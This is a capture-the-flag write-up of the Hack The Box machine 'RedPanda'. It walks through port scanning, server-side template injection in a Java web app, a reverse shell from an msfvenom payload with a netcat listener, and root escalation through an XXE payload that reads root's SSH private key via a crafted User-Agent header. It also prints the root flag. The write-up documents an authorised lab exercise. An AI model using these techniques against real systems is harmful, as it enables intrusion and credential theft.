HTB : RedPanda (Easy)
Quick review of the machine :
RedPanda was an easy-rated Linux HTB box made my Woodenk.
During our initial nmap scan we discover the port 8080 that hosts the main application of this box, we discover a field input and manage to exploit it using SSTI.
Having remote code execution we can either get the user flag directly or get a reverse shell using a msfvenom payload.
Finally, we will be able to escalate our privilege using XXE to leak root’s SSH private key.
Enjoy !
Enumeration
Nmap scan : nmap -p- -T4 -vv redpanda.htb -sV -oN nmap/full_port_scan
PORT      STATE    SERVICE       REASON      VERSION
22/tcp    open     ssh           syn-ack     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
8080/tcp  open     http-proxy    syn-ack
Only two standard ports are open, the one that hosts the website and SSH as usual.
Directory fuzzing : ffuf -w /opt/ctfstuff/seclists/Discovery/Web-Content/raft-small-words.txt -u http://redpanda.htb:8080/FUZZ
stats [Status: 200, Size: 987, Words: 200, Lines: 33]
Only one stands out, vising it we can download two .xml files that contain views stats about images :
<?xml version="1.0" encoding="UTF-8"?>
<credits>
  <author>woodenk</author>
  <image>
    <uri>/img/greg.jpg</uri>
    <views>1</views>
  </image>
  <image>
    <uri>/img/hungy.jpg</uri>
    <views>2</views>
  </image>
  <image>
    <uri>/img/smooch.jpg</uri>
    <views>2</views>
  </image>
  <image>
    <uri>/img/smiley.jpg</uri>
    <views>0</views>
  </image>
  <totalviews>5</totalviews>
</credits>
Initially, I thought about XXE to get a foothold but it didn’t work.
SSTI

Going back to the main page we land on this page :
I tried some basic payloads like ${{7+7}} but $ was a banned character therefore the SSTI wouldn’t work.
To bypass that we can use * as shown below :

Now that we know the field input is vulnerable to SSTI, we can craft some payload that will leak interesting files or information about the box.
To do that I used the following tool : https://github.com/VikasVarshney/ssti-payload that create our payload by converting our string to decimal values and allows code execution using the java getInputStream() method.

(Don’t forget to change $ for * otherwise it will not work.)

It works !
Initial Foothold
To get a reverse shell on our machine, we will craft a msfvenom payload, transfer & executing it on the target using the above method :

➜  ~ nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.11.170] 36942
id;whoami
uid=1000(woodenk) gid=1001(logs) groups=1001(logs),1000(woodenk)
woodenk
We got our shell ! We can read the user flag in Woodenk’s home directory :
woodenk@redpanda:/home/woodenk$ cat user.txt | wc -c
33
Privilege Escalation
First we can look for SUID, but nothing interesting on this side

While doing more enumeration on the system and looking at what’s running using pspy we discover that a script called clean.up is running, which is looking for .xml and .jpg files in some directories, then delete all of them :
CMD: UID=0    PID=8420   | /bin/sh -c sudo -u woodenk /opt/cleanup.sh
CMD: UID=1000 PID=8422   | /bin/bash /opt/cleanup.sh
CMD: UID=1000 PID=8423   | /usr/bin/find /tmp -name *.xml -exec rm -rf {} ;
CMD: UID=1000 PID=8424   | /usr/bin/find /var/tmp -name *.xml -exec rm -rf {} ;
CMD: UID=1000 PID=8425   | /usr/bin/find /dev/shm -name *.xml -exec rm -rf {} ;
CMD: UID=1000 PID=8426   | /usr/bin/find /home/woodenk -name *.xml -exec rm -rf {} ;
CMD: UID=1000 PID=8429   | /usr/bin/find /tmp -name *.jpg -exec rm -rf {} ;
CMD: UID=1000 PID=8430   | /usr/bin/find /var/tmp -name *.jpg -exec rm -rf {} ;
CMD: UID=1000 PID=8432   | /usr/bin/find /home/woodenk -name *.jpg -exec rm -rf {} ;
To escalate our privileges to root, we will proceed as such :
- Uploading a random image to the target
- Create a
.xmlfile that will allow us to get the root’s ssh private key (using a XXE vulnerability) - Wait a few sec and download the new archive that is created on the website, containing the ssh key
Our XML file will look like that :
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY key SYSTEM "file:///root/.ssh/id_rsa"> ]>
<credits>
  <author>damian</author>
  <image>
    <uri>/../../../../../../../home/woodenk/black.jpg</uri> # Our image
    <privesc>&key;</privesc> # XXE here
    <views>0</views>
  </image>
  <totalviews>0</totalviews>
</credits>
We can now use curl to export our image to the website and get the key in the .xml file
curl http://redpanda.htb:8080 -H "User-Agent: ||/../../../../../../../home/woodenk/black.jpg"
We then go back to /stats where we can download the archive and voilà, the key is here !

We can now log-in as root and get the root flag !
root@redpanda:~# id;whoami;ls
uid=0(root) gid=0(root) groups=0(root)
root
root.txt  run_credits.sh
root@redpanda:~# cat root.txt
1d98a8b546d502d9333cc7fc9461449e
Final thoughts
The machine was quite easy but a bit of java knowledge is required in order to know what’s going on, and how to craft effectively our .xml file to escalate our privileges to root.
This is my first writeups (and not the last I hope !) so I hope this was understandable enough, more will come !